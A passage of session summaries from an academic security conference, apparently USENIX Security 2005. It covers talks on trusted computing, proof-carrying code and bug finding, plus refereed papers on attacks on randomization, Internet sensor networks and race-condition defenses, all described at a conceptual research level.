  Mike Scher, general counsel and compliance architect for Nexum, Inc., chose to focus on enforcing normative behavior. Before a law is passed, there is always some consensus that the law serves to prohibit behavior in violation of ethical norms. We will often tell colleagues when they are behaving improperly. But in this community, sniffing is an ethical gray area, and it is therefore very difficult to become watchdogs. On the one hand, there are security luminaries who are using plaintext passwords, and on the other, there are other security luminaries who are sniffing. As a community, we need to reach a consensus as to whether this is unethical.

Invited Talk

- ***Treacherous or Trusted Computing: Black Helicopters, an Increase in Assurance, or Both?***

  William Arbaugh, University of Maryland

  Summarized by Kevin Butler

  The debate about trusted computing is passionate and pointed; as Arbaugh states, it is good when people debate issues, but bad when people make unsubstantiated

claims. Arbaugh presented an overview of trusted computing and spoke of the positive effects and possible negative ramifications. Much of the debate centers on who controls one's computing and one's information. There is a tension between owners and users of information. Owners want to control information (e.g., patient data) and while this seems laudable, there are scenarios where data leakage is important, such as with whistleblowers in a company (e.g., tobacco companies wanting to keep their documents secret). Trusted computing is inherently a "dual-use" technology, which can used for good purposes or ill. A user's expectations for what trusted computing might be will differ in many ways from what a larger company's expectations will be. An object is trusted and trustworthy if and only if it operates, and can be expected to operate, as expected. Therefore, one definition is that trusted computing is when your computer operates as expected. Note that the expectations themselves are not included in this definition.

What is a trusted computing base (TCB)? It's the totality of components responsible for enforcing security policy, including hardware, firmware, and software. A key component of a TCB, the reference monitor, mediates all access to objects from subjects. The implementation of a reference monitor is known as a reference validation mechanism (RVM); it should be tamper-proof and unable to be bypassed, but small enough to be well analyzed and tested. The reference monitor acts as a base case; i.e., if the base case fails, the proof falls apart. These concepts and others were codified in 1983 in the "Orange Book," which provided good definitions and theory but was unwieldy in practice. Trusted computing was not seriously considered again until 2002, when the Trusted Computing Group (TCPA/TCG) went public. There has been a flurry of recent activity: next year may bring virtualization software from Intel, secure execution mode from AMD, and other efforts.

The TCG features as its core element the Trusted Platform Module (TPM), a passive device that only does something if commanded over the system bus. This means it can't perform actions such as raining and interrupt to stop processing, can't take over a machine, and can't delete files. It's essentially a smartcard soldered to the computer, so it has lots of interesting crypto functions implemented in hardware, including random number generation and symmetric and asymmetric encryption. Storage is protected through on- and off-device shielded locations, and protected execution provides an environment for protected crypto functions to execute without modifications or exposure of key information. A key function of the TPM is attestation, in which the current status of both the TPM and the machine on which it resides is attested to by the TPM. Platform configuration registers (PCRs) are held in volatile storage in the TPM, and can be initialized to zero but not directly written to. The other operation permissible is extension, in which an extended value is hashed with the old value of the PCR to create a new value.

Arbaugh suggested that trusted computing can be broken into two phases: getting started (the pre-boot phase) and the operational, or post-boot, phase, where the system must remain trustworthy. Authenticated boot can be performed by the TPM; it ensures that at boot time the system is in a secure initial state, assuming that the measured software is trustworthy. This latter concept is problematic, as nobody to this point is capable of making such a guarantee. Authenticated boot is a passive method; if the bootstrap process detects malicious activity, it cannot stop the system from booting, and it might not even be able to detect if there is malice. Briefly, the operation breaks bootstrapping into several steps, where a hash is taken at each step and the PCR extended. Integrity measures are stored in a write-once register, so the hashes can be securely compared. While it can be proven to another authority, there is no way to prove to the user that they are in a trusted configuration, due to the lack of a trusted path between the hardware and the user (e.g., an OS can spoof values as displayed to the monitor). Secure boot, by contrast, is an active process that can prevent malice from executing. It proceeds similarly to authenticated boot, but proves that it is in the correct configuration existentially, as execution is halted if the hashes do not match. However, it cannot prove a trusted configuration to a third party. Arbaugh suggested that what is needed is a trusted boot, combining authenticated and secure boot. There are times when being able to provide the system configuration to a third party is helpful, though this is open to abuse. However, malice should never be executed if it can be detected, no matter how good the protection is. The addition of a trusted path to the user is the only way to implement this.

Post-boot methods include IBM's extension of the TCG into runtime operation and software to use the TCG past boot virtualization, such as Vanderpool and Pacifica. In IBM's work, presented at the 2004 USENIX Security Symposium, all objects are measured and a list is maintained in kernel data, with measured values going into a PCR. This only works if all software is trustworthy, meaning that much more software than just the BIOS and boot routine must be verified. Virtualization modifications are proposed by Intel and AMD; however, previous work showed that some instructions in the x86 instruction set cannot be virtualized without breaking the virtualization itself. Domain managers such as VMware and Xen act like reference monitors, where each OS

runs in a partition, firewalled from each other. Multi-level security could be implemented effectively through this scheme, but there is still a problem of moving information between partitions, and particularly of covert channels between the virtualized OSes. The Vanderpool specification includes the highly problematic virtualization of I/O. Lagrande includes processor and I/O modifications to increase security and has trusted I/O paths to the video and keyboard plus protected execution and additional memory protection.

The main thesis of the talk was that trusted computing can be used in good and bad ways, and Arbaugh considered examples of each. Electronic voting is a particularly good application, as attestations with a trusted boot are what one wants from a voting machine. However, digital rights management (DRM) restrictions can be brought into place, thanks to the configuration attestations. The ability to lock files and protect crypto keys with the TPM prevents key escrow, and the police cannot access your keys. However, files can be locked to applications to limit competition. Strong authentication can be provided to the platform, which can help parental controls, but could provide a loss of anonymity. The only way to get lawmakers to do the right thing is either through generous campaign donations or by explaining things without extremism in a way that they will understand. Arbaugh put forth the idea that, contrary to current claims, the TCG could be beneficial to GNU software: evaluation and certification on an approved platform might eliminate government resistance to its use.

Arbaugh made some predictions for trusted computing. Improvements will come from virtualization, but Lagrande will not survive, as the market will not understand the need for trusted paths, nor will it be willing to spend the money. The TCG will be hacked; looking at the XBox as an example shows that hardware hacking is just a different skill set from software, though some tools are more expensive. In conclusion, all technology is essentially dual use, and while laws and policies attempt to limit evil uses, they cannot be completely eliminated. One has to decide for oneself if the good provided by trusted computing outweighs the bad.

Refereed Papers

ATTACKS

Summarized by Mohan Rajagopalan

- ***Where's the FEEB?: The Effectiveness of Instruction Set Randomization***

  Ana Nora Sovarel, David Evans, and Nathanael Paul, University of Virginia

  The authors' objective in this paper, presented by Ana Nora Sovarel, was to evaluate whether an attacker could detect the randomization key remotely and then spread a worm on a network of instruction-set randomized machines. Their attack was based on exploiting incremental behavior by guessing instructions that corresponded to short control flow. They concentrated on a two-byte sequence that was used for a jump attack. A prime assumption in this work was that the same key would be used each time the application was randomized. Experiments were performed on Fedora without Address Space Layout Randomization. In particular the experiments evaluated whether it would be practical to spread a worm in such a deployment.

  Comments generally targeted the assumption that the same randomization key would be used each time. It was pointed out that ISR schemes re-randomize on each fork operation, and re-randomization is performed at load time, so the underlying assumption was incorrect.

- ***Automating Mimicry Attacks Using Static Binary Analysis***

  Christopher Kruegel and Engin Kirda, Technical University Vienna; Darren Mutz, William Robertson, and Giovanni Vigna, University of California, Santa Barbara

  This paper, presented by Chris Kruegel, discussed automating control flow attacks by analyzing applications to identify locations that an attacker could exploit.

  In particular, the authors hoped to defeat host-based intrusion detection systems through mimicry attacks, such as hijacking PLT entries. The goal was to set up an environment in which the attacker could regain control after executing the first system call. Symbolic execution was used to perform static analysis. They identified several instances where the attack would succeed on real programs.

  Someone asked whether this technique would work for non–buffer-overflow attacks. Chris replied that all that matters is the ability to inject code.

- ***Non-Control-Data Attacks Are Realistic Threats***

  Shuo Chen, Prachi Gauriar, and Ravishankar K. Iyer, University of Illinois at Urbana-Champaign; Jun Xu and Emre C. Sezer, North Carolina State University

  Shuo Chen from UIUC presented the last paper of this session, which explored how data flow can be exploited in order to compromise systems.

  The premise of this work was that several types of data, such as configuration inputs and user inputs, are security-critical and can be used to drive exploits. While it has been known that such attacks exist, the extent to which they are applicable has not yet been assessed. The authors show that many non-control vulnerabilities exist and the extent of damage is comparable to traditional attacks. Their experi-

ments indicated that several real-world programs, such as FTP, SSH, and Web servers, were vulnerable to such attacks. They were evaluated along two dimensions: the type of security-critical data, and the specific memory vulnerability that can be used to access the data.

Several defenses to protect against control data tampering were presented, ranging from the enforcement of non-executable pages to using low-level hardware infrastructure to protect control data. In general, memory corruption attacks remain a difficult problem.

Invited Talk

How to Find Serious Bugs in Real Code

Dawson Engler, Stanford University
Summarized by Francis Hsu

Dawson Engler shared his experiences using two dynamic techniques, implementation-level model checking and execution-generated testing, to find as many serious bugs as possible in real code. His earlier experiences with static techniques proved effective at checking surface visible properties like proper locking semantics. Since no code needed to be run or even compiled in static checking and it scaled well, it worked well in finding thousands of errors in code. Dawson successfully commercialized these two years ago by founding Coverity, a self-funded company with over 70 customers. However, this talk was not about his static analysis successes. While his dynamic techniques required all the code to run and took hours to diagnose a single bug when found, they did address a failing of static techniques: checking properties implied by code.

Implementation-level model checking is a mutation of formal method techniques, adapted for real code. Model checking is like testing on steroids, where every possible action is done to every possible system state. Since model checking makes low-probability events as common as high-probability events by exhausting the state space, corner-case errors could be found quickly. Dawson had several years of mixed results, but finally had a breakthrough success in checking three heavily used Linux file systems. He ran the entire Linux kernel with a virtual formatted disk in the model checker, applied each possible operation to the file system with failures at any point, and checked for proper crash recovery. Although the file systems would normally recover correctly after a crash, Dawson discovered that they usually broke when crashes occurred during the crash recovery process. In the end, he found 32 errors, including 10 places where a poorly timed crash would result in complete data loss.

An attendee wanted to get a handle on how much human and computational time was needed to apply the model checking for bug finding. Dawson said he wouldn't be surprised if it took a couple of weeks up front, since it's hard to figure out correct behavior of the code and understand any discovered bugs. The computational time could be infinite for a run and would also require lots of memory for searching the large state space, but in his experience Dawson usually found useful results in seconds or minutes of a run. Not finding any results in that time would likely be caused by a problem in the testing and not because the code was bug-free.

Another person asked if Dawson had seen cases in his testing where the access to the disk was not trusted to write the data it was given, and if he had seen any differences between brands. Dawson responded that he had tested the file system on RAM disks for performance reasons, but it could have been done on physical disks. A third attendee asked if Dawson had mode-checked fsck. Dawson confirmed that he did perform an end-to-end check of all the components of the file system, including fsck.

In the second half of the talk, Dawson described his more recent work with execution-generated testing, or "how to make code blow itself up." Creating good test cases for system code is hard work. Manual construction of test cases is laborious, and automated random "fuzz" testing may not hit corner cases or errors that require structured inputs. Execution-generated testing solves these problems by running the code to generate its own input test cases. Starting with an initial value of anything for the input, the program execution generates constraints for the values at fork points in the code. The collection of these constraints can then be used to generate inputs which, in turn, are used to test the code. With this technique Dawson generated format strings to test printf and network input to test an MP3 server, and discovered bugs in both.

Dawson has made the slides of his talk available at http://www.stanford.edu/~engler/usenix-security05.pdf.

Refereed Papers

PROTECTING THE NETWORK

Summarized by Kevin Butler

Mapping Internet Sensors with Probe Response Attacks

John Bethencourt, Jason Franklin, and Mary Vernon, University of Wisconsin, Madison

- ***Awarded Best Paper!***

Internet sensor networks are collections of systems monitoring the Internet, producing statistics related to traffic patterns and anomalies. Examples include collaborative intrusion detection systems and worm monitoring centers. Network integrity is based on the assumption that the IP addresses of the systems serving as sensors are secret; otherwise the

integrity of the produced data is reduced. Attempts to maintain anonymity include hashing or eliminating sensitive report fields (e.g., the IP address where an attack arrived), prefix-preserving permutations, and bloom filters. However, John Bethencourt presented a new class of attacks discovered by his group, called probe response attacks, which are capable of compromising the anonymity and privacy of Internet sensors.

Using the SANS Internet Storm Center (ISC) as an example, Bethencourt showed that given an IP address, if a probe is sent to the address then one can wait for the sensor network to report activity; if it doesn't, the address is monitored. With the ISC, only one TCP packet is necessary to initiate a probe connection, as incomplete SYNs are monitored. It is possible to send packets to every potential address, though this is not possible in a serial manner, given that most participants make only hourly reports and there are 2.1 billion routable addresses. Checking in parallel, however, is feasible. Starting with the full list of addresses, the search space is divided into intervals. After sending a series of probes and waiting two hours, the reports can be checked for activity, and those reporting none are discarded. For the others, a divide-and-conquer strategy can be used to further subdivide the intervals and make probes until, ultimately, all monitored IP addresses are found. Simulation results show that an attacker using a T3 can complete the attack in five days. With this information, an attacker can avoid monitored addresses in malicious activities such as port scanning or propagating worms, avoiding detection. Sensors can also be flooded with errant data. While the ISC was primarily considered, similar attacks are possible against other sensor networks, such as Symantec's DeepSight site.

While hashing, encryption, and omitting certain report fields can make attacks more difficult, they are still possible. Private reports would be effective but would severely limit utility. Top lists could publish only the most significant events, providing some useful information but not a complete picture, allowing attackers to avoid detection by keeping activity below threshold levels. Puzzles, captchas, and random log sampling are other techniques to prevent information attacks. One question posed was whether sensing in the core would be more useful than at the edge. This is more difficult to implement, as was mentioned in other papers. Another questioner asked about biasing data, as clever attackers can attack sensors from a variety of locations. More investigation into these forms of attack is needed.

- ***Vulnerabilities of Passive Internet Threat Monitors***

  Yoichi Shinoda, Japan Advanced Institute of Science and Technology; Ko Ikai, National Police Agency of Japan; Motomu Itoh, Japan Computer Emergency Response Team Coordination Center (JPCERT/CC)

  Yoichi Shinoda described still other methods of finding vulnerabilities in threat-monitoring networks. Passive threat monitors were inspired by the successes of Internet telescopes; results have been published in graph and table form. Determining where sensors are can compromise the monitoring network's integrity and can be performed by looking for feedback to induced input. By propagating a number of UDP packets at four /24 address blocks, they graphed the monitoring system, showing a spike four hours afterward. By targeting a particular system and looking at information such as company white papers and handouts, the basic system properties can be determined. Combined with packet-marking algorithms, which can be customized to the type of feedback from the network, sensors can be found efficiently. This was backed up by case studies.

  Protecting the monitors is not easy. Methods include throttling information flow, providing less information, and, in particular, detecting marking activity, looking for statistical anomalies where flurries of similar messages are sent. While system protection methods have been proposed, their effectiveness and completeness have not yet been verified, and unknown attacks may yet exist. Information leaks can still occur even with protection, and continuous assessment is necessary to study attacks and protection methods.

  A question about correlating sensor information was posed during the Q&A session. If sensor output is normalized as a countermeasure based on sensors looking at different networks, could similar patterns still be observed? Shinoda responded that while this was explored in the paper, the problem is that different monitors have different sets of sensors providing different results, and knowing why different results are provided is still a work in progress.

- ***On the Effectiveness of Distributed Worm Monitoring***

  Moheeb Abu Rajab, Fabian Monrose, and Andreas Terzis, Johns Hopkins University

  To protect against threats, monitoring active networks, and the routable unused IP address space in particular, is attractive, since no legitimate traffic should occur in these areas. With a single monitor, backscatter patterns can be found if a DoS attack is initiated; it is also useful for worm detection. However, a single monitor view is too limited, as worm scans that hit other parts of the network will be missed. Moheeb Abu Rajab presented methods of monitoring for worms using multiple, distributed models, concentrating on the fact

that non-uniform distributions more accurately model the real world. For an extended worm propagation model, the model must incorporate population density distribution, especially non-uniform worm propagation.

Equations were derived for the number of infected hosts in a /16 subnet, with the total infection being the sum of infected hosts. Abu Rajab presented simulations that showed that while non-uniform scanning worms propagated slightly more slowly than uniform scanning worms over uniformly distributed hosts, they spread much faster when a real data set was used. Based on this, better worm detection can be implemented by concentrating on different evaluation metrics. System detection time—the time for the monitoring system to detect a new scanner with a particular level of confidence—is important. Deploying distributed monitors with smaller address blocks, giving a finer level of granularity, produced optimal response times. Even partial knowledge of population distribution was found to improve detection times by a factor of 30.

In the Q&A, an audience member asked whether the worm will take longer to propagate if it starts in very sparse populations under a skewed population distribution. Abu Rajab responded that because worms have a random component to their dissemination, even if some start in sparse areas, at some point they will target heavily populated subnets and propagate much faster from there onward. Another question concerned the speed of detection as a metric; has the communication overhead between probes been considered as a factor reducing the speed at which the worm can be detected? This is a good question, agreed Abu Rajab. The research to this point concentrated on evaluating space requirements and assumed that an infrastructure was in place; for distributed systems, an adaptive routing system that minimized overhead would have to be implemented.

Invited Talk

Open Problems with Certifying Compilation

Greg Morrisett, Harvard University
Summarized by Mohan Rajagopalan

Greg began the talk by stating that mobile code is not the basic security problem. The real difficulty lies in understanding the semantic properties of code rather than its syntactic properties. For example, even simple policies are undecidable. Proof-carrying code (PCC) is an approach where each program is accompanied by a proof. The advantage here is that functionality is moved from the trusted computing base to the proof checker. Certifying compilers are programs that systematically transform proofs along with source. The question now is how to derive initial proofs.

One approach is to use type systems in such a way that they map to policies. Citing Microsoft Research's Singularity project as an example, he mentioned that some high-level language-based approaches have suggested eliminating C altogether. Software fault isolation is another approach; it checks that all memory accesses are to valid locations within a program's address space. The idea here is to track mapping from source to target address. Control flow isolation was mentioned as an implementation for the x86 platform. This approach meant that policies were relatively simple and easy to enforce—for example, by rewriting the binary.

The remainder of the talk dealt with C and type safety, focusing on two approaches: CCured (Necula et al.) and Cyclone (Morisset et al.). The first idea proposed was to insert code to box all values and tag them at runtime to check the right types. This approach was rejected due to the excessive overhead it imposed. A better idea would be to enforce soft typing—do type inference at compile time. Any statically inferred code need not be checked. CCured is based on this principle and introduces three types: T_safe, which corresponds to a single value that need not be checked at runtime; T_seq, which evaluates to a sequence of values that may be traced using fat pointers (perform bounds checks); and T_wild, which indicates a pointer to a tagged value. Security constraints are generated based on how pointers should work. A disadvantage of this approach is that the compiler may insert undesirable checks—within inner loops, for example.

Cyclone, on the other hand, aims to be the type-safe language that CCured maps to. Programmers control where and when to tag values, allocate memory, etc. The downside is that much more information is required from the programmer. For example, there are two ways to do bounds checks, either through the fat keyword or by placing an assertion. Floyt-Hoare Logic is used for verification, and the key challenges that need to be addressed are scalability and soundness. For example, when translating diamonds there is an exponential blowup. Loop invariants pose another problem, and the solution here is to rely on iterative fixed-point computations.

A challenge they have to cope with is that of unsound assumptions. Current work is targeted at increasing the trustworthiness (mismatch in assertions), extensibility, and completeness. Extensibility deals with the problem of using a variety of techniques to check the VCs that are generated. There are three key domain-specific problems that Greg mentioned in terms of completeness: first-order logic does not work; concurrency; and, finally, substructural languages.

PCC is a powerful principle: It minimizes the TCB and places the burden on the code producer. Certifying compilers are a good step in that direction, but they are weak and their theorems are loose. In response to questions, Greg mentioned that Cyclone is currently available and that software maintenance is an interesting direction to explore with VCs.

Refereed Papers

DEFENSES

Summarized by Francis Hsu

- ***Protecting Against Unexpected System Calls***

  C.M. Linn, M. Rajagopalan, S. Baker, C. Collberg, S.K. Debray, and J.H. Hartman, University of Arizona

  Mohan Rajagopalan presented work on a collection of host-based techniques to limit the scope of remote code injection attacks, by denying a remote attacker use of the system calls.

  By recording in an Interrupt Address Table all the addresses of all the legal system calls of an executable before it is run, the technique prevents the use of any newly inserted system calls from injected code. To deter mimicry attacks of injected code using the legitimate system calls in the program, the actual syscall instruction is disguised as other instructions that trap into the kernel. Additional binary obfuscation techniques, such as dead code insertion and layout randomization, make it more difficult to scan for the system calls. To thwart scanning attacks against the code, a pocketing technique splits the code section into noncontinuous segments and unmaps the unused regions of process address space.

  The authors implemented these techniques with a binary rewriting tool that analyzed executables and embedded a new ELF section and a modified OS kernel that made the checks. The techniques worked to protect an executable subjected to synthetic attacks written by the authors, while imposing less than 15% overhead in performance and an increased memory cost of 25%.

- ***Efficient Techniques for Comprehensive Protection from Memory Error Exploits***

  Sandeep Bhatkar, R. Sekar, and Daniel C. DuVarney, Stony Brook University

  Exploitation of memory errors has been responsible for 80% of CERT advisories over the last two years. Although prior work in address space randomization removes the predictability of memory locations, it still allows attacks using existing pointers to calculate relative addresses and does not prevent data overwriting or leakage. Sandeep Bhatkar presented a way to address this problem with a set of transformations on the stack, static data, code, and heap to randomize the absolute location and relative distances of all objects.

  The authors produced a modified compiler and loader to rewrite the C source of existing programs to support the randomization. The actual randomization of the program's objects then only occurs at runtime, enabling the same binary produced by the compiler to be distributed to all users. Experiments have shown that the transformations add an average overhead of 11%, which is comparable to previous address space randomization techniques that did not address all the other attacks mentioned above.

- ***Finding Security Vulnerabilities in Java Application with Static Analysis***

  V. Benjamin Livshits and Monica S. Lam, Stanford University

  While Java has addressed the problem of buffer overruns from unchecked input, Java Web applications are still vulnerable when data in the input buffer is not properly validated. Ben Livshits listed the many sources of injected data to such a Web application, such as parameter manipulation, hidden field manipulation, header manipulation, and cookie poisoning. Once the injected data is in the program, it can be used to exploit the application through SQL command injections, cross-site scripting, and arbitrary command injections. To address the multitude of injection and exploit techniques, Livshits presented a framework for formalizing the vulnerabilities and a static analysis tool to discover vulnerabilities in these applications.

  Vulnerabilities such as SQL injection caused by parameter manipulation can be described at a high level in a Program Query Language (PQL), and these specifications are automatically transformed into a static analysis. The static analysis is both sound and precise, guaranteed to find all the vulnerabilities described in such a specification while limiting the number of false positives. More precision is gained through use of both a context-sensitive analysis and an improved object-naming scheme to help with pointer analysis.

  The authors have collected a set of open source Web applications to form Stanford SecuriBench, a benchmark on which their and others' security tools could be evaluated. Livshits reported that static analysis of this code found a total of 29 security vulnerabilities with only 12 false positives with their most precise analysis.

- ***OPUS: Online Patches and Updates for Security***

  Gautam Altekar, Ilya Bagrak, Paul Burstein, and Andrew Schultz, University of California, Berkeley

  While software vendors may race to provide patches after a discovered security vulnerability, users frequently do not respond with the same urgency. Gautam Altekar suggested that the current patching mechanism is responsible, since patches are unreliable, irreversible, and disruptive. Altekar introduced

OPUS as a practical dynamic patching system to address the problem of patches, making the patch safer and removing the need for a user to restart the patched application.

OPUS consists of three components: a static analysis tool to address the safety of dynamic patches, a dynamic patch generation tool integrated with the GNU build environments, and a runtime patch installation tool. The static analysis identifies a patch's unsafe side effects (e.g., writes to nonlocal data such as the heap or return values). To install the patch, the new, modified function is copied to memory and a forwarding jump is added to the start of the old function. To ensure that the old and new code are not mixed, the redirection is done only after the old function is no longer on the call stack.

To date, the authors have generated dynamic patches for 30 vulnerabilities from vendor-supplied patches without modification. Altekar reported that they could not generate dynamic patches in some instances. These were for cases such as modifications to global values, input configuration files, functions at the top of the call stack, and inline functions.

An attendee asked if restarting applications was such a large problem that online patching would be necessary. Altekar responded that they address a usability issue, where patching has gotten to be so annoying that users are ignoring them. Another attendee suggested that online patching is useful in situations where an administrator patching the system isn't the one sitting at the computer. Such an administrator would not want to disrupt the users and might need to wait for the users to restart the applications on their own.

More information about OPUS is available at http://patch.cs.berkeley.edu.

Invited Talk

What Are We Trying to Prove? Confessions About Certified Code

Peter Lee, Carnegie Mellon University
Summarized by Boniface Hicks, OSB

Peter Lee gave an excellent overview of the work that has been done in proof-carrying code (PCC) and outlined the challenges that remain. PCC developed as a way to say something concrete about a software artifact (e.g., mobile code) without the use of a third party or the heavy overheads of execution monitoring, while still maintaining a small Trusted Computing Base (TCB). Peter Lee and George Necula accomplished this by providing proofs of safety properties, which can be small even for large programs. A proof for the theorem "There are no buffer overflows" would be an example. These proofs are tied into the program text in such a way that they are tamperproof (one can't change the proof without changing the program). Furthermore, because the burden of proof is placed on the software producer, they are lightweight to check. Lee gave the example of a maze. For an infinite-width maze, it might be impossible automatically to find a path from start to finish, but given a path, it is trivial to verify it. For real programs, the "path" can be expressed as an ML program which can be verified merely by ensuring that it typechecks. At this point Lee rhapsodized on the sheer beauty of this simple, yet powerful solution.

Unfortunately, the proofs get oppressively large. As an optimization, the proofs can be turned into "oracle strings." To return to the maze analogy, an oracle string would provide only the answers to queries about which way to go at each intersection. Thus, the oracle string, which would express only "Left," "Right," "Right," for example, could be encoded as a binary string. This gives the proof a very compact form, requiring only slightly more work on the part of the automatic verifier. In a real program, the oracle strings are tied to the program itself. The verifier iterates through the program text, and when it finds a dangerous command (STORE, for instance), it queries the oracle string about whether this command is safe. The oracle string provides the needed evidence. This turns out to be very effective. The checker is less than 52KB and the proofs are generally 0–10% of the program size. In some tests the oracle strings were much smaller than the checksum for the programs. The SpecialJ compiler, which compiles Java class files with oracle strings into x86 binaries, using heavy optimizations justified by proofs, outperformed Java, JavaML, and the JIT compiler. The TCB for PCC is only approximately 100KB.

Unfortunately, the picture is not all so rosy. Lee made his confessions during the second part of the talk. The first major obstacle is that the module that checks the code (VCgen+) is rather beastly. The core of VCgen is 20,000 lines of C code, designed specifically for x86 code output from a Java compiler with a specific policy. To change the policy, one must change the VCgen code. Andrew Appel et al. came up with another solution to alleviate this problem. By finding the right global invariant (a long, complicated thing) and proving that the start state and each future state obeys it, one can use PCC to prove safety properties about programs. They call this Foundational PCC. Other variants of this approach, including TALT and TL-PCC, have been developed as well. Unfortunately, none of the foundational systems are practical yet, because of large proof size or slow proof-checking times.

Another confession Lee made concerned the safety policy. What is the "right" safety policy, and how can it be specified? Currently, the

two key properties that have been used are type safety and memory safety. This is certainly valuable; it eliminates one of the most often exploited security vulnerabilities, buffer overflows. On the other hand, as one member of the audience pointed out, this kind of bug accounts for only 50% of security failures. PCC is fundamentally limited to safety properties. Although safety properties can be used to approximate liveness and information flow properties, this approximation leaves something to be desired. When specifying policy, one really wants to say something direct: that no program should write to the kernel, for example. In PCC such a property can only be expressed in an indirect way, by specifying programs' structural rules that imply this condition. Some promising directions for developing solutions to this problem are use of first-order temporal logic, and model checking.

In conclusion, Lee asserted that certified code is a great way to ensure safe code. Proof-carrying code is able to eliminate the most basic program flaws exploited in security attacks. Engineering PCC into a practical system, however, is challenging. Furthermore, some attacks are not (yet!) able to be addressed by PCC. For example, one would like to guard against trojan horses. It is usually the case, however, that trojan horses are safe and live. In this case, PCC may not be very useful, because it may only verify that the trojans won't crash. Vergil Gligor asked a question about the limitations of approximating information flow policies with safety policies. He noted, for example, that Bell-LaPadula and Biba are both approximations of information flow policies. Each eliminates a different covert channel. Their composition, however, introduces a new covert channel. This goes to show that one of the hard problems in certifying code is getting the security policy right—hopefully, PCC can make some headway in this.

Refereed Papers

BUILDING SECURE SYSTEMS

Summarized by Francis Hsu

- ***Fixing Races for Fun and Profit: How to Abuse atime***

  Nikita Borisov, Rob Johnson, Naveen Sastry, and David Wagner, University of California, Berkeley

  In "Fixing Races for Fun and Profit: How to Use access(2)" at last year's USENIX Security Symposium, Dean and Hu presented a countermeasure to a race condition attack, where an adversary is required to win k-races instead of just one for an attack to succeed. They accomplish that by making the access and open calls in a loop, so that an attacker would need to change the symbolic links to point to the correct files many times. This year Naveen Sastry presented an attack on such a defense by constructing a filesystem maze to win the races against the loop and synchronizing with the access and open system calls.

  Filesystem mazes ensnare the victim process making the access and open checks, forcing the process to block for I/O and allowing the attacker to win the race. The attack was constructed by creating chains of deep directory trees and placing the target at the end of it. If one of the directories was not in the buffer cache, the victim process would need to block and incur disk I/O. To reliably detect when each access or open call began, the authors monitored the atime of a symbolic link in the path given to the victim process. Even against a k-race algorithm where k=100, the author's attack succeeded 100 out of 100 trials on one of the platforms tested.

  An attendee observed that the order of the access and open calls was built into the assumptions of the attack and asked what would happen if the order was randomized. Sastry deftly advanced to a backup slide that described the attack on a randomized k-race using system call distinguishers. He explained that the information on the system call being made can be gathered from the process ID under the /proc file system. Another attendee noted that having deep directories of hundreds or thousands of directories for the attack might be detected as unusual behavior. Sastry reported that while mazes of size 800 were used in the attacks, he speculated that much smaller mazes of 10 or 20 might work if an effective strategy for flushing the buffer cache at the same time was used.

- ***Building an Application-Aware IPSec Policy System***

  Heng Yin and Haining Wang, College of William and Mary

  Heng Yin began his presentation by describing the security benefits of IPSec, but noted the failing that the transport mode of IPSec is not widely used because of the lack of PKI deployment and poor application support. The IPSec policy support lacked knowledge about application context, disallowing fine-grained policy that might be needed by applications such as peer-to-peer systems that deal with unpredictable remote hosts and dynamic port usage. Additionally, the application API support of IPSec is inferior compared to the more popular SSL/TLS.

  The authors addressed these weaknesses of IPSec by creating an application-aware IPSec policy system, and they implemented it on a Linux 2.6 system. Evaluation of the system revealed that IPSec could counter network-level attacks such as SYN flooding using fewer CPU cycles than other mechanisms such as SYN cookies. The authors also secured the FTP protocol with an IPSec policy to provide privacy for

the communications, and they observed that files could be transferred faster under the secured FTP than with sftp, a protocol secured at the application level.

- ***Shredding Your Garbage: Reducing Data Lifetime Through Secure Deallocation***

  Jim Chow, Ben Pfaff, Tal Garfinkel, and Mendel Rosenblum, Stanford University

  Jim Chow began his presentation by posing the following rhetorical question: How good are computers at keeping secrets? To gauge the lifetime of data in a computer's memory, the authors ran a small program that filled several megabytes of memory with markers, then freed it. They then continued to use their machines normally. At the end of each day, they would observe the memory contents. Surprisingly, they were able to recover kilobytes to megabytes of data, weeks afterward, even after the machines were rebooted.

  Chow noted that good application programmers may remember to properly overwrite memory that may have contained sensitive data. However, he argued that protecting sensitive data is a whole-system property, since data in memory may be copied by the system to many different buffers or flushed to a swapfile on disk. To remedy this, the authors propose secure deallocation of the memory by explicitly clearing the contents of any memory whenever it is freed by the system. Chow reported that such a system incurred 0–7% performance overhead even in the worst cases. He explained this minimal overhead was because while data would be free in kilobytes or megabytes per second, the system could zero out memory in gigabytes per second.

  The talk was followed by a lively Q&A session. An attendee asked if the authors had looked at the latency overhead of their system. Chow replied that the paper did not specifically address latency, but noted that applications didn't normally batch free operations, so the overhead was spread out. Another attendee noticed that some benchmarks reportedly ran faster with the secure deallocation system, which Chow attributed to noise in the benchmarks since overheads were very small. When asked about the half-life of data in their marking experiment, Chow said that it was very short, within seconds, but the time to live for some bits were very long. An attendee wondered if the experiments demonstrated that the buffer caches on the tested operating systems were inefficient, since the unified virtual memory should have allowed the regular memory to be used for buffering I/O. Chow explained that holes in the pages used were responsible for allowing data to survive usage by the buffer cache. While pages were reused and reclaimed, they were not completely overwritten in the process.

Invited Talk

- ***Six Lightning Talks (and a long one)***

  Ben Laurie, The Bunker

  Summarized by Stefan Kelm

  Ben opened his remarks by admitting that he thought he'd have to give a one-hour presentation until he was told that his session would cover 90 minutes. He therefore added some topics and changed the title of his talk from "Four Lightning Talks." (Ben impressed the audience with some extremely fancy animations throughout his talk, most of which he apparently hadn't seen before himself.)

  Ben delved into the first of his six (plus one) topics: "Why open source vendors are bad for security." He argued that vendors of open source software often cause security problems because they change default installation directories, split software packages, fail to change version numbers correctly, and sometimes even introduce security flaws during packaging. This in turn makes it hard for the user or administrator to apply security patches. Ben stated that vendors create the myth that they are needed for reliability, which, in his opinion, is not true. Ben then talked about the much-discussed issue of full disclosure and argued that the role of coordinating bodies such as CERT or NISCC in practice is reduced to protecting their stakeholders. With respect to the open source vendors the solution he proposed was that "packagers should make themselves redundant."

  His next topic was on an almost ancient rule of thumb, first defined in RFC 760: "An implementation should be conservative in its sending behavior and liberal in its receiving behavior." He gave some examples of servers which, in his opinion, are way too liberal in what they accept as an incoming connection. He cited HTTP Request Smuggling, a real-life attack scenario that has not garnered much public discussion. He concluded that being liberal in what a server accepts is bad for security.

  DNSSec, which Ben covered next, has been in the IETF standards for quite some time but is not being used by anyone, due to several (mostly organizational) problems. Ben described some of those problems: the size of DNSSec packets, islands of trust, the key-rollover problem, and issuing DNSSec-secured negative responses without allowing what is called "zone walking" DNS servers. He pointed out solutions to those problems, even though some of them remain in the standards.

